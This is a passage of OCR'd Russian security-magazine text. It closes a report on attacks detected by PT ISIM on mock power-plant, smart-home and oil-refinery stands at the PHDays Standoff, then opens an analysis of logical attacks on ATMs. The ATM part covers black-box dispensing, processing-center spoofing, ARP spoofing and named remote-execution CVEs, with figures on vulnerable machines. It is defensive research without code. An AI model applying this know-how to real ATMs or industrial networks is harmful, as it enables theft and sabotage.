
Выявленное подключение к OPC Gate

Скомпрометированный узел хакеры использовали для атак на другие ресурсы инфраструктуры, в том числе применяя эксплойт DCERPC с целью переполнения буфера.




Использование эксплойта DCERPC

Как показала статистика инцидентов ИБ, выявленных на ТЭЦ, хакеры проводили основные атаки ночью и на утро второго дня Противостояния.




Количество различных инцидентов ИБ на ТЭЦ (передача)



Распределение инцидентов ИБ на ТЭЦ (передача) по времени


Умный дом

Как и ожидалось, наибольшее число выявленных за два дня Противостояния инцидентов ИБ связано со сканированием ресурсов, подбором паролей и использованием известных эксплойтов (например, Bashdoor).




Топология стенда умного дома

Сканирование ресурсов продолжалось на протяжении всего Противостояния. Наиболее высокая активность хакеров была зафиксирована вечером первого дня. Всего с помощью PT ISIM было выявлено 938 инцидентов ИБ в инфраструктуре умного дома. Общая статистика и распределение инцидентов по времени показаны ниже.




Инциденты ИБ на ресурсах умного дома




Подбор паролей для подключения по протоколу Telnet

Хакерам не удалось нанести какой-либо серьезный ущерб ресурсам умного дома на Противостоянии. PT ISIM позволил отследить активность нападающих, однако защитникам так и не пришлось активно блокировать их атаки.



Количество различных инцидентов ИБ на ресурсах умного дома




Распределение инцидентов ИБ на ресурсах умного дома по времени

АВТ нефтяной компании


Как и в случае с умным домом, большинство инцидентов ИБ, выявленных на стенде АВТ нефтяной компании, оказалось связанным с многочисленными сканированиями ресурсов и попытками подбора учетных данных для доступа к интерфейсам управления устройствами.

Пример выявленного сканирования, общий граф атак и статистика инцидентов ИБ показаны на рисунках ниже.


Стенд АВТ нефтяной компании



Граф атак на ресурсы стенда АВТ




Выявленное сканирование ресурсов на стенде АВТ в интерфейсе PT ISIM



Инциденты ИБ на стенде АВТ

Все выявленные инциденты были классифицированы как неопасные и не потребовали активного вмешательства специалистов нашей команды.



Количество различных инцидентов ИБ на стенде АВТ

Выводы

Противостояние на площадке форума PHDays — уникальное соревнование, которое позволяет специалистам в области ИБ проверять на деле свои навыки и знания.

Применение нашего продукта помогло не только в режиме реального времени отслеживать атаки хакеров, но и вовремя блокировать вредоносную активность нарушителей, тем самым предотвращая серьезные аварии в инфраструктуре нефтяной компании умного города. Защитники могли наблюдать развитие атаки еще на ранних этапах сканирования сетей и при первых попытках подключения с несанкционированных узлов. Это позволило полностью контролировать действия хакеров и своевременно пресекать возможные нарушения ИБ на стендах.

Принимая во внимание, что конфигурация стендов была упрощена для целей соревнования, можно сделать вывод о невозможности проведения аналогичных атак в реальных условиях на действующих промышленных объектах с должным уровнем защиты. Однако современные хакерские группировки, поставившие цель провести диверсию (например, на ТЭЦ или нефтеперерабатывающем заводе), не действуют столь открыто — они тщательно готовятся к каждому шагу и применяют техники сокрытия атак. Отследить современные целенаправленные атаки хакерских группировок очень сложно. Именно поэтому использование систем, аналогичных PT ISIM, в технологической сети крайне важно для обеспечения должного уровня безопасности: их применение помогает сотрудникам служб ИБ вовремя выявлять подозрительную активность в сети и принимать меры противодействия.

Защитники могли наблюдать развитие атаки еще на ранних этапах сканирования сетей

Найдите на странице киберсовет

у	е	е	г	и	в	е	в
у	г	и	ц	д	й	в	с
т	ь	у	д	а	ч	а	г
е	е	х	у	ч	и	т	е
с	ь	д	а	в	а	т	ь
а	п	к	ч	я	ы	н	с
а	у	к	в	р	е	с	д
й	в	ы	ц	р	и	ч	а

#КИБЕРКВЕСТ

Финансы

Без шума и пыли: логические атаки на банкоматы

Екатерина Килюшева, Тимур Юнусов, Ярослав Бабин

В январе 2018 года Секретная служба США, а также крупнейшие производители банкоматов Diebold Nixdorf и NCR выпустили экстренные предупреждения, в которых сообщалось об угрозе атак на банкоматы. Предполагалось, что преступники в ходе атак будут заражать банкоматы вредоносным ПО или подключать специальные устройства, чтобы управлять выдачей денег. За пару месяцев до этого, в октябре 2017 года, серия подобных ограблений прошла в Мексике. Злоумышленники заранее подготовили жесткий диск, на котором находилось вредоносное ПО, и подменяли оригинальный жесткий диск банкомата. По сообщениям NCR, в этот же период были зарегистрированы и так называемые атаки Black Box: вместо подмены жесткого диска преступники подключали к диспенсеру устройство, которое отправляло команды для выдачи купюр, и забирали деньги (bit.ly/2Hzo7mw).

Вы заметили, что объединяет все атаки? Правильно: преступники не применяли физических методов для взлома банкоматов: они опустошали банкоматы, используя вредоносные программы или устройства. Такие атаки называются логическими, и хотя они требуют тщательной технической подготовки, их проведение привлекает значительно меньше внимания, а значит, сопряжено с меньшим риском.

В этом исследовании мы поделимся результатами анализа защищенности банкоматов, который мы проводили в 2017–2018 годах, расскажем о возможных вариантах логических атак, выявленных в исследованных устройствах, и дадим рекомендации, как обезопасить банкомат.

Что скрывает банкомат

Банкомат состоит из двух основных частей — сервисной зоны и сейфа. В сервисной зоне расположен компьютер, к которому присоединены все остальные устройства, в частности сетевое оборудование, картридер, клавиатура (пинпад) и диспенсер купюр. Сервисная зона практически никак не защищена: пластиковая дверка закрыта на простой замок, причем производители обычно устанавливают одинаковые замки на все банкоматы одной серии. В сейфе, сделанном уже из прочных материалов (стали и бетона), находятся только диспенсер купюр и модуль для приема наличных.

Возможные атаки на устройства банкомата

Для обработки каждой транзакции банкомат обращается к процессинговому центру, расположенному в банке. Важно, чтобы соединение с процессинговым центром было защищено от перехвата данных, в целях безопасности чаще всего используются программные и аппаратные VPN-клиенты. Как правило, обмен данными происходит по протоколам NDC или DDC, но банк может использовать и собственные решения.

Для преступника интерес представляют встроенный компьютер, сетевое оборудование, а также основные периферийные устройства — картридер и диспенсер. Атаки на эти компоненты позволяют перехватить карточные данные, вмешаться в процесс обработки транзакции процессинговым центром или отправить команду на выдачу купюр диспенсеру. Для проведения атак злоумышленнику нужно получить физический доступ в сервисную зону банкомата либо подключиться к сети, в которой находится банкомат.

УСТРОЙСТВО	ВОЗМОЖНЫЕ АТАКИ
1. Встроенный компьютер	Выход из режима киоска Подключение к жесткому диску Загрузка в нештатном режиме
2. Картридер — считывает данные с банковской карты	Перехват карточных данных
3. Диспенсер — выдает купюры из кассет	Black Box
4. Сетевое оборудование — соединяет банкомат с процессинговым центром и серверами удаленного управления	Перехват сетевого трафика Подмена процессингового центра Атака на доступные сетевые службы Атака на сетевые устройства Подключение из внутренней сети банка Подмена или взлом сервера обновления ПО

Сетевые атаки

Для проведения сетевых атак злоумышленнику прежде всего необходим доступ к сети, к которой подключен банкомат. Если злоумышленник — сотрудник банка или провайдера, то у него есть возможность получить доступ удаленно. В других случаях требуется физическое присутствие, чтобы подсоединить свое устройство к сетевому оборудованию в сервисной зоне. Иногда модем расположен снаружи банкомата, и для того, чтобы подключиться к сетевому кабелю, сервисную зону открывать не нужно.

85%


банкоматов уязвимы для атаки

Что необходимо

Доступ к сети банкомата

Время на атаку

15 минут



Сетевые атаки на банкоматы


Подмена процессинга

Если не обеспечивается защита данных, передаваемых между банкоматом и процессинговым центром, злоумышленник может вмешаться в процесс подтверждения транзакции. Для этого используется эмулятор процессингового центра, который одобрит любой запрос, поступивший от банкомата, и в ответ отправит команду на выдачу денег. Эмулятор подключается к кабелю Ethernet в сервисной зоне банкомата или вместо сетевого оборудования.


Подмена процессингового центра возможна, если одновременно выполняются три условия:

- Отсутствует дополнительное шифрование данных, передаваемых между банкоматом и процессинговым центром.
- Используются недостаточно эффективные VPN-решения.
- Отсутствуют значения Message Authentication Code в транзакционных запросах и ответах.

В ходе исследований эксперты также выявляли возможность перенаправления трафика через оборудование злоумышленника путем проведения атаки ARP Spoofing. Если трафик не шифруется, то злоумышленник может изменить содержание ответа, например увеличить количество выдаваемых купюр.



Подмена процессингового центра



Выявленные уязвимости (доля уязвимых банкоматов)

27%


банкоматов уязвимы для атаки

58%

банкоматов уязвимы для атаки


Эксплуатация уязвимостей в доступных сетевых службах

Злоумышленник может воспользоваться уязвимостями в доступных сетевых службах, в том числе в службах удаленного управления, и получить возможность выполнять произвольные команды. В результате он сможет отключить защитные механизмы и управлять выдачей денег из диспенсера.



Эксплуатация уязвимостей в доступных сетевых службах

Уязвимости, позволяющие осуществить такой вектор атаки, связаны с недостатками межсетевого экранирования, использованием уязвимых или устаревших версий ПО (например, были обнаружены уязвимости CVE-2017-8464 и CVE-2018-1038, которые позволяют удаленно выполнить произвольный код, а затем повысить привилегии в системе), а также с некорректной конфигурацией средств защиты.



Выявленные уязвимости (доля уязвимых банкоматов)
